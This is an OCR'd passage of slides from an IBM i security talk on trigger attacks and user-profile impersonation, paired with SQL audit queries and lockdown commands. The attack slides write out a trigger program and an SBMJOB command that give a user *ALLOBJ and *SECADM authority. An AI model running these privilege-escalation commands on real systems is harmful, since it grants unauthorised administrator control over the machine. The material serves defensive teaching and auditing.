
```
CRTSQLCI OBJ(JOEUSER/READTRIG3) SRCFILE(JOEUSER/QCSRC)
       OUTPUT(*PRINT) DBGVIEW(*SOURCE) USRPRF(*NAMING)
Module READTRIG3 was created in library JOEUSER on 06/02/24 at 03:06:37.
CRTPGM PGM(JOEUSER/READTRIG3) MODULE(JOEUSER/READTRIG3) ACTGRP(*CALLER)
Program READTRIG3 created in library JOEUSER.
ADDPFTRG FILE(AAADTALIB/AAATABLE) TRGTIME(*AFTER)
          TRGEVENT(*READ) PGM(JOEUSER/READTRIG3)
Trigger added to file.
```

```
 Columns . . . :    1  71           Browse                    JOEUSER/QCSRC
 SEU==> _____________________________________________________________ READTRIG3
 FMT **  ...+... 1 ...+... 2 ...+... 3 ...+... 4 ...+... 5 ...+... 6 ...+... 7
0128.00    else
0129.00       if(strcmp(hstruct->Commit_Lock_Level,"3") == 0)
0130.00         EXEC SQL SET TRANSACTION ISOLATION LEVEL ALL;
0131.00    }
0132.00 }
        00
        system("CHGUSRPRF USRPRF(JOEUSER) SPCAUT(*ALLOBJ *SECADM)");
        00
```


58

58


Trigger Attack



59

59

Trigger Attack



60

60

Trigger Awareness

```
--
-- What triggers exist?
--
SELECT trigger_schema, trigger_name, trigevent,
       sys_dname AS lib_name, sys_tname AS file_name, enabled,
       definer, created, alteredts
  FROM qsys2.systriggers
  WHERE sys_dname NOT LIKE 'Q%' ORDER BY created DESC;
```

TRIGGER_SCHEMA	TRIGGER_NAME	TRIGEVENT	LIB_NAME	FILE_NAME	ENABLED	DEFINER	CREATED
BOBRECUR	ORD701_INSERT_ORDER	INSERT	BOBRECUR	ORDER	Y	REINHARD	2025-06-05 22:51:19
REINHARD	ORD701_INSERT_ORDER	INSERT	REINHARD	ORDER	Y	REINHARD	2025-03-03 10:42:37
SHUBHAM	ORD701_INSERT_ORDER	INSERT	SHUBHAM	ORDER	Y	REINHARD	2024-12-13 08:55:38
VS5140174C	ORD701_INSERT_ORDER	INSERT	VS5140174C	ORDER	Y	BOBBUILD	2024-12-06 12:28:39
AAADTALIB	QSYS_TRIG_AAADTALIB_...	READ	AAADTALIB	ZZZSLEEP	Y	JOEUSER	2024-06-02 04:12:08
HATSTORE1	BEFORE_CUSTOMER_INSERT	INSERT	HATSTORE1	CUSTOMERS	Y	SCOTTF	2024-01-29 14:53:50
HATSTORE1	BEFORE_TRANSACTION_I...	INSERT	HATSTORE1	TRANS	Y	SCOTTF	2024-01-29 14:53:50
HATSTORE1	BEFORE_ACCOUNT_INSERT	INSERT	HATSTORE1	ACCOUNTS	Y	SCOTTF	2024-01-29 14:53:49

61

Authority required to deploy a trigger

OBJECT_TYPE = '*LIB'

DATA_EXECUTE

OBJECT_TYPE = '*FILE'

DATA_READ & OBJECT_OPERATIONAL &
(OBJECT_MANAGEMENT or OBJECT_ALTER)

And of course… *USE authority to the QSYS/ADDPFTRG *CMD

62

Files exposed to a Trigger Attack

```
WITH libs (lib_name) AS (
    SELECT object_name
      FROM qsys2.object_privileges
      WHERE system_object_schema = 'QSYS' AND
            object_type  = '*LIB' AND
            user_name    = '*PUBLIC' AND
            data_execute = 'YES'
  )
  SELECT * FROM libs, qsys2.object_privileges
    WHERE system_object_schema = lib_name AND
          object_type = '*FILE' AND user_name = '*PUBLIC' AND
          data_read = 'YES' AND object_operational = 'YES' AND
          (object_alter = 'YES' OR object_management = 'YES') AND
          ('PF' = (SELECT objattribute FROM TABLE (
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```


63

Files exposed to a Trigger Attack

"Heritage" Navigator is exposed to this attack

LIB_NAME	OBJECT_NAME	OBJECT_TYPE	SQL_OBJECT_TYPE	OBJECT_OPERATIONAL	OBJECT_ALTER	DATA_READ
QUSRSYS	QINAVMNTRG	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMETAINF	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTEVT	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTSPEC	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTCMD	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTLOG	*FILE	TABLE	YES	YES	YES

64

Impersonation Attack

65

65

Impersonation Attack

```
--
-- Which *USRPRF's do not have *PUBLIC set to *EXCLUDE?
--
SELECT object_name AS user_name, object_authority, owner
  FROM qsys2.object_privileges
  WHERE system_object_schema = 'QSYS' AND
        object_type = '*USRPRF' AND
        object_name NOT IN ('QDBSHR', 'QDBSHRDO', 'QDOC', 'QTMPLPD') AND
        user_name = '*PUBLIC' AND
        object_authority <> '*EXCLUDE';
```

USER_NAME	OBJECT_AUTHORITY	OWNER
DAWNMMAY	*CHANGE	DAWNM
JVLABS	*ALL	JVALANCE
TOPADMIN	*USE	TIMMR

66

66

Impersonation Attack

```
--
-- Run “AS” the exposed user
--
SBMJOB CMD(CHGUSRPRF USRPRF(JOEUSER) SPCAUT(*ALLOBJ *SECADM))
       USER(TOPADMIN);
```

Preventing Impersonation

```
--
-- Which *USRPRF's do not have *PUBLIC set to *EXCLUDE?
--
SELECT 'QSYS/GRTOBJAUT OBJ(' CONCAT object_name CONCAT ')
         OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)'  AS lockdown_commands
  FROM qsys2.object_privileges
  WHERE system_object_schema = 'QSYS' AND
        object_type = '*USRPRF' AND
        user_name = '*PUBLIC' AND
        object_name NOT IN ('QDBSHR','QDBSHRDO','QDOC','QTMPLPD') AND
        object_authority <> '*EXCLUDE';
```

LOCKDOWN_COMMANDS
QSYS/GRTOBJAUT OBJ(QSYS/DAWNMMAY) OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)
QSYS/GRTOBJAUT OBJ(QSYS/JVLABS) OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)
QSYS/GRTOBJAUT OBJ(QSYS/TOPADMIN) OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)

Preventing Impersonation

```
--
-- Change the *USRPRF's that do not have *PUBLIC set to *EXCLUDE?
--
SELECT qsys2.qcmdexc('QSYS/GRTOBJAUT OBJ(' CONCAT object_name CONCAT ')
          OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)') AS lockdown_commands
  FROM qsys2.object_privileges
  WHERE system_object_schema = 'QSYS' AND
        object_type = '*USRPRF' AND
        user_name = '*PUBLIC' AND
        object_name NOT IN ('QDBSHR','QDBSHRDO','QDOC','QTMPLPD') AND
        object_authority <> '*EXCLUDE';
```

LOCKDOWN_COMMANDS
1
1
1


69

Preventing Impersonation


- IBM i 7.6 includes a new function that prevents anyone from swapping to identity of the protected user profile

```
--
-- Prevent "Anyone" from impersonating Tim
--
CHGFCNUSG FCNID(QIBM_RUN_UNDER_USER_NO_AUTH) USER(TIMMR) USAGE(*DENIED)
```

IBM i 7.5




IBM i 7.6



70

Thank You!



71

71